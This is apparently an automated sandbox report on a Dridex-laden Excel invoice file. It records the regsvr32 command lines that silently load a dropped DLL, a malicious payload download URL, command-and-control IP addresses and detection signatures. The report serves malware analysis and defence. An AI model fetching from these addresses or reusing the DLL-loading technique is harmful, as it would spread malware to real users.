ID: 338309
Sample Name: INV2680371456-20210111889374.xlsm
Cookbook: defaultwindowsofficecookbook.jbs
Time: 01:42:56
Date: 12/01/2021
Version: 31.0.0 Red Diamond

Table of Contents


Analysis Report INV2680371456-20210111889374.xlsm

Overview


General Information

Sample Name:	INV2680371456-20210111889374.xlsm
Analysis ID:	338309
MD5:	9b7c2b0abf5478e.
SHA1:	6931c4b845a8a9..
SHA256:	a463f9a8842a5c9.

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus detection for URL or domain
- Document exploit detected (creates …
- Document exploit detected (drops P…
- Found malware configuration
- Multi AV Scanner detection for doma…
- Multi AV Scanner detection for dropp…
- Multi AV Scanner detection for subm…
- Sigma detected: BlueMashroom DLL…
- Snort IDS alert for network traffic (e.…
- System process connects to networ…
- Document contains an embedded VB…
- Document exploit detected (UrlDown…

Classification



Startup

- **System is w7x64**
- EXCEL.EXE (PID: 2292 cmdline: 'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding MD5: 5FB0A0F93382ECD19F5F499A5CAA59F0)
  - regsvr32.exe (PID: 2500 cmdline: 'C:\Windows\System32\regsvr32.exe' -s C:\Users\user\AppData\Local\Temp\aymakjne.dll. MD5: 59BCE9F07985F8A4204F4D6554CFF708)
    - regsvr32.exe (PID: 2504 cmdline: -s C:\Users\user\AppData\Local\Temp\aymakjne.dll. MD5: 432BE6CF7311062633459EEF6B242FB5)
  - DW20.EXE (PID: 2448 cmdline: 'C:\PROGRA~1\COMMON~1\MICROS~1\DW\DW20.EXE' -x -s 1840 MD5: 45A078B2967E0797360A2D4434C41DB4)
    - DWWIN.EXE (PID: 1296 cmdline: C:\Windows\system32\dwwin.exe -x -s 1840 MD5: 25247E3C4E7A7A73BAEEA6C0008952B1)
- **cleanup**

Malware Configuration

Threatname: Dridex


```
{
  "Config: ": [
    "----------------------------------------------",
    "BOT ID",
    "----------------------------------------------",
    "Bot id : 61074",
    "----------------------------------------------",
    "IP Address table",
    "----------------------------------------------",
    "Address count 0"
  ]
}
```


Yara Overview

No yara matches

Sigma Overview


System Summary:

Sigma detected: BlueMashroom DLL Load

Sigma detected: Microsoft Office Product Spawning Windows Shell

Sigma detected: Regsvr32 Anomaly

Signature Overview



- AV Detection
- Compliance
- Software Vulnerabilities
- Networking
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Lowering of HIPS / PFW / Operating System Security Settings

Click to jump to signature section

AV Detection:

Antivirus detection for URL or domain

Found malware configuration

Multi AV Scanner detection for domain / URL

Multi AV Scanner detection for dropped file

Multi AV Scanner detection for submitted file

Machine Learning detection for dropped file

Software Vulnerabilities:

Document exploit detected (creates forbidden files)

Document exploit detected (drops PE files)

Document exploit detected (UrlDownloadToFile)

Document exploit detected (process start blacklist hit)

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

System Summary:

Document contains an embedded VBA macro which may execute processes

Found Excel 4.0 Macro with suspicious formulas

Office process drops PE file


HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Scripting 2 2	Path Interception	Process Injection 1 1 2	Masquerading 1 1	OS Credential Dumping	Query Registry 1	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Encrypted Channel 2	Eavesdro Insecure Network Commun
Default Accounts	Native API 1	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Virtualization/Sandbox Evasion 1	LSASS Memory	Security Software Discovery 1 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Non-Standard Port 1	Exploit S Redirect Calls/SM
Domain Accounts	Exploitation for Client Execution 4 3	Logon Script (Windows)	Logon Script (Windows)	Disable or Modify Tools 1	Security Account Manager	Virtualization/Sandbox Evasion 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Ingress Tool Transfer 1 2	Exploit S Track De Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 1 1 2	NTDS	Process Discovery 2	Distributed Component Object Model	Input Capture	Scheduled Transfer	Non-Application Layer Protocol 2	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Scripting 2 2	LSA Secrets	Remote System Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Application Layer Protocol 2 3	Manipula Device Commun
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Obfuscated Files or Information 1	Cached Domain Credentials	File and Directory Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming Denial of Service
External Remote Services	Scheduled Task	Startup Items	Startup Items	Regsvr32 1	DCSync	System Information Discovery 1 3	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue W Access P


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
INV2680371456-20210111889374.xlsm	47%	Virustotal		Browse
INV2680371456-20210111889374.xlsm	8%	Metadefender		Browse
INV2680371456-20210111889374.xlsm	32%	ReversingLabs	Script-Macro.Trojan.Remcos	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\aymakjne.dll	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\d0l359[1].rar	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\d0l359[1].rar	38%	ReversingLabs	Win32.Trojan.Wacatac	
C:\Users\user\AppData\Local\Temp\aymakjne.dll	38%	ReversingLabs	Win32.Trojan.Wacatac	

Unpacked PE Files

No Antivirus matches

Domains

Source	Detection	Scanner	Label	Link
cdn.digicertcdn.com	0%	Virustotal		Browse
truxiellogroup.com	2%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://ocsp.entrust.net03	0%	URL Reputation	safe	
http://ocsp.entrust.net03	0%	URL Reputation	safe	
http://ocsp.entrust.net03	0%	URL Reputation	safe	
http://ocsp.entrust.net03	0%	URL Reputation	safe	
http://https://80.86.91.27/	5%	Virustotal		Browse
http://https://80.86.91.27/	0%	Avira URL Cloud	safe	
http://https://77.220.64.37/	7%	Virustotal		Browse
http://https://77.220.64.37/	0%	Avira URL Cloud	safe	
http://https://80.86.91.27/P	0%	Avira URL Cloud	safe	
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	0%	URL Reputation	safe	
http://www.diginotar.nl/cps/pkioverheid0	0%	URL Reputation	safe	
http://www.diginotar.nl/cps/pkioverheid0	0%	URL Reputation	safe	
http://www.diginotar.nl/cps/pkioverheid0	0%	URL Reputation	safe	
http://https://5.100.228.233/qM	0%	Avira URL Cloud	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://https://80.86.91.27:3308/IB	0%	Avira URL Cloud	safe	
http://https://46.105.131.65:1512/	0%	Avira URL Cloud	safe	
http://https://46.105.131.65/f	0%	Avira URL Cloud	safe	
http://crl.pkioverheid.nl/DomOvLatestCRL.crl0	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOvLatestCRL.crl0	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOvLatestCRL.crl0	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://https://80.86.91.27:3308/AB	0%	Avira URL Cloud	safe	
http://https://46.105.131.65:1512/yB	0%	Avira URL Cloud	safe	
http://https://5.100.228.233:3389/aB	0%	Avira URL Cloud	safe	
http://https://46.105.131.65/t	0%	Avira URL Cloud	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://https://5.100.228.233:3389/YB	0%	Avira URL Cloud	safe	
http://ocsp.entrust.net0D	0%	URL Reputation	safe	
http://ocsp.entrust.net0D	0%	URL Reputation	safe	
http://ocsp.entrust.net0D	0%	URL Reputation	safe	
http://https://5.100.228.233/	0%	Avira URL Cloud	safe	
http://servername/isapibackend.dll	0%	Avira URL Cloud	safe	
http://truxiellogroup.com/d0l359.rar	100%	Avira URL Cloud	malware	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
cdn.digicertcdn.com	104.18.10.39	true	false	• 0%, Virustotal, Browse	unknown
truxiellogroup.com	68.65.122.35	true	false	• 2%, Virustotal, Browse	unknown

Contacted URLs


Name	Malicious	Antivirus Detection	Reputation
http://truxiellogroup.com/d0l359.rar	true	• Avira URL Cloud: malware	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.windows.com/pctv.	DWWIN.EXE, 00000007.00000002.2244404885.0000000003360000.00000002.00000001.sdmp	false		high
http://investor.msn.com	DWWIN.EXE, 00000007.00000002.2244404885.0000000003360000.00000002.00000001.sdmp	false		high
http://www.msnbc.com/news/ticker.txt	DWWIN.EXE, 00000007.00000002.2244404885.0000000003360000.00000002.00000001.sdmp	false		high
http://crl.entrust.net/server1.crl0	regsvr32.exe, 00000004.00000003.2110052097.0000000000703000.00000004.00000001.sdmp, DWWIN.EXE, 00000007.00000003.2240075334.0000000003899000.00000004.00000001.sdmp	false		high
http://ocsp.entrust.net03	regsvr32.exe, 00000004.00000003.2110052097.0000000000703000.00000004.00000001.sdmp, DWWIN.EXE, 00000007.00000003.2240075334.0000000003899000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://80.86.91.27/	regsvr32.exe, 00000004.00000002.2382018253.0000000000702000.00000004.00000020.sdmp	false	• 5%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://https://77.220.64.37/	regsvr32.exe, 00000004.00000002.2381998535.00000000006BD000.00000004.00000020.sdmp	true	• 7%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://https://80.86.91.27/P	regsvr32.exe, 00000004.00000002.2382018253.0000000000702000.00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	regsvr32.exe, 00000004.00000003.2110052097.0000000000703000.00000004.00000001.sdmp, DWWIN.EXE, 00000007.00000002.2241078237.0000000000236000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.diginotar.nl/cps/pkioverheid0	regsvr32.exe, 00000004.00000003.2110052097.0000000000703000.00000004.00000001.sdmp, DWWIN.EXE, 00000007.00000002.2241017725.00000000001D6000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://5.100.228.233/qM	regsvr32.exe, 00000004.00000002.2382018253.0000000000702000.00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	DWWIN.EXE, 00000007.00000002.2244718087.0000000003547000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.hotmail.com/oe	DWWIN.EXE, 00000007.00000002.2244404885.0000000003360000.00000002.00000001.sdmp	false		high
http://https://80.86.91.27:3308/IB	regsvr32.exe, 00000004.00000003.2237540670.00000000031AE000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://46.105.131.65:1512/	regsvr32.exe, 00000004.00000003.2237540670.00000000031AE000.00000004.00000001.sdmp, regsvr32.exe, 00000004.00000002.2385480217.00000000031AA000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://services.msn.com/svcs/oe/certpage.asp?name=%s&email=%s&&Check	DWWIN.EXE, 00000007.00000002.2244718087.0000000003547000.00000002.00000001.sdmp	false		high
http://https://46.105.131.65/f	regsvr32.exe, 00000004.00000002.2382018253.0000000000702000.00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://crl.pkioverheid.nl/DomOvLatestCRL.crl0	regsvr32.exe, 00000004.00000003.2110052097.0000000000703000.00000004.00000001.sdmp, DWWIN.EXE, 00000007.00000002.2241017725.00000000001D6000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.icra.org/vocabulary/.	DWWIN.EXE, 00000007.00000002.2244718087.0000000003547000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://80.86.91.27:3308/AB	regsvr32.exe, 00000004.00000003.2237540670.00000000031AE000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://schemas.xmlsoap.org/ws/2004/08/addressing/role/anonymous.	regsvr32.exe, 00000004.00000002.2382362922.00000000021A0000.00000002.00000001.sdmp, DWWIN.EXE, 00000007.00000002.2245277258.0000000003D60000.00000002.00000001.sdmp	false		high
http://https://46.105.131.65:1512/yB	regsvr32.exe, 00000004.00000003.2237540670.00000000031AE000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://investor.msn.com/	DWWIN.EXE, 00000007.00000002.244404885.0000000003360000.00000002.00000001.sdmp	false		high
http://https://5.100.228.233:3389/aB	regsvr32.exe, 00000004.00000003.2237540670.00000000031AE000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://46.105.131.65/t	regsvr32.exe, 00000004.00000002.2382018253.0000000000702000.00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.%s.comPA	regsvr32.exe, 00000004.00000002.2382362922.00000000021A0000.00000002.00000001.sdmp, DWWIN.EXE, 00000007.00000002.2245277258.0000000003D60000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://https://5.100.228.233:3389/YB	regsvr32.exe, 00000004.00000003.2237540670.00000000031AE000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://ocsp.entrust.net0D	regsvr32.exe, 00000004.00000003.2110052097.0000000000703000.00000004.00000001.sdmp, DWWIN.EXE, 00000007.00000003.2240075334.0000000003899000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://secure.comodo.com/CPS0	regsvr32.exe, 00000004.00000003.2110052097.0000000000703000.00000004.00000001.sdmp, DWWIN.EXE, 00000007.00000003.2240075334.0000000003899000.00000004.00000001.sdmp	false		high
http://https://5.100.228.233/	regsvr32.exe, 00000004.00000002.2382018253.0000000000702000.00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://servername/isapibackend.dll	regsvr32.exe, 00000003.00000002.2381929162.0000000001CD0000.00000002.00000001.sdmp, regsvr32.exe, 00000004.00000002.2382046788.00000000008F0000.00000002.00000001.sdmp, DWWIN.EXE, 00000007.00000002.2241857829.00000000022E0000.00000002.00000001.sdmp	false	• Avira URL Cloud: safe	low
http://crl.entrust.net/2048ca.crl0	regsvr32.exe, 00000004.00000003.2110052097.0000000000703000.00000004.00000001.sdmp, DWWIN.EXE, 00000007.00000003.2240075334.0000000003899000.00000004.00000001.sdmp	false		high

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
5.100.228.233	unknown	Netherlands		8315	SENTIANL	true
80.86.91.27	unknown	Germany		8972	GD-EMEA-DC-SXB1DE	true
46.105.131.65	unknown	France		16276	OVHFR	true
68.65.122.35	unknown	United States		22612	NAMECHEAP-NETUS	false
77.220.64.37	unknown	Italy		44160	INTERNETONEInternetServicesProviderIT	true

General Information

Joe Sandbox Version:	31.0.0 Red Diamond
Analysis ID:	338309
Start date:	12.01.2021
Start time:	01:42:56
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 6m 45s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	INV2680371456-20210111889374.xlsm
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	10
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • GSI enabled (VBA) • AMSI enabled
Analysis Mode:	default

Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.expl.evad.winXLSM@9/21@1/5
EGA Information:	• Successful, ratio: 100%
HDC Information:	• Successful, ratio: 1.6% (good quality ratio 1.4%) • Quality average: 75.1% • Quality standard deviation: 36.8%
HCA Information:	• Successful, ratio: 71% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsm • Found Word or Excel or PowerPoint or XPS Viewer • Found warning dialog • Click Ok • Found warning dialog • Click Ok • Found warning dialog • Click Ok • Attach to Office via COM • Close Viewer
Warnings:	Show All • Exclude process from analysis (whitelisted): dllhost.exe, svchost.exe • TCP Packets have been reduced to 100 • Excluded IPs from analysis (whitelisted): 205.185.216.42, 205.185.216.10, 13.88.21.125, 52.147.198.201, 104.18.10.39 • Excluded domains from analysis (whitelisted): skypedataprdcoleus16.cloudapp.net, watson.microsoft.com, audownload.windowsupdate.nsatc.net, au.download.windowsupdate.com.hwcdn.net, blobcollector.events.data.trafficmanager.net, cacerts.digicert.com, ctldl.windowsupdate.com, cds.d2s7q6s2.hwcdn.net, au-bg-shim.trafficmanager.net, skypedataprdcolwus15.cloudapp.net • Report size getting too big, too many NtCreateFile calls found. • Report size getting too big, too many NtDeviceIoControlFile calls found. • Report size getting too big, too many NtEnumerateKey calls found. • Report size getting too big, too many NtEnumerateValueKey calls found. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtQueryAttributesFile calls found. • Report size getting too big, too many NtQueryValueKey calls found. • Report size getting too big, too many NtReadVirtualMemory calls found. • Report size getting too big, too many NtSetInformationFile calls found.

Simulations

Behavior and APIs

Time	Type	Description
01:43:48	API Interceptor	1065x Sleep call for process: regsvr32.exe modified
01:44:05	API Interceptor	554x Sleep call for process: DWWIN.EXE modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
5.100.228.233	INV8073565781-20210111319595.xlsm	Get hash	malicious	Browse	
	HkNkyKl3uT.dll	Get hash	malicious	Browse	
	ceepq536n.zip.dll	Get hash	malicious	Browse	
	sample20210111-01.xlsm	Get hash	malicious	Browse	
	INV3867196801-20210111675616.xlsm	Get hash	malicious	Browse	
	hiytvys.dll	Get hash	malicious	Browse	
	l7rgi3xyd.dll	Get hash	malicious	Browse	
	ymuyks.dll	Get hash	malicious	Browse	
	INV9698791470-20210111920647.xlsm	Get hash	malicious	Browse	
	hy9x6wzip.dll	Get hash	malicious	Browse	
	INV7693947099-20210111388211.xlsm	Get hash	malicious	Browse	
	jufk0vrar.dll	Get hash	malicious	Browse	
80.86.91.27	INV8073565781-20210111319595.xlsm	Get hash	malicious	Browse	
	HkNkyKl3uT.dll	Get hash	malicious	Browse	
	ceepq536n.zip.dll	Get hash	malicious	Browse	
	sample20210111-01.xlsm	Get hash	malicious	Browse	
	INV3867196801-20210111675616.xlsm	Get hash	malicious	Browse	
	hiytvys.dll	Get hash	malicious	Browse	
	l7rgi3xyd.dll	Get hash	malicious	Browse	
	ymuyks.dll	Get hash	malicious	Browse	
	INV9698791470-20210111920647.xlsm	Get hash	malicious	Browse	
	hy9x6wzip.dll	Get hash	malicious	Browse	
	INV7693947099-20210111388211.xlsm	Get hash	malicious	Browse	
	jufk0vrar.dll	Get hash	malicious	Browse	
46.105.131.65	INV8073565781-20210111319595.xlsm	Get hash	malicious	Browse	
	HkNkyKl3uT.dll	Get hash	malicious	Browse	
	ceepq536n.zip.dll	Get hash	malicious	Browse	
	sample20210111-01.xlsm	Get hash	malicious	Browse	
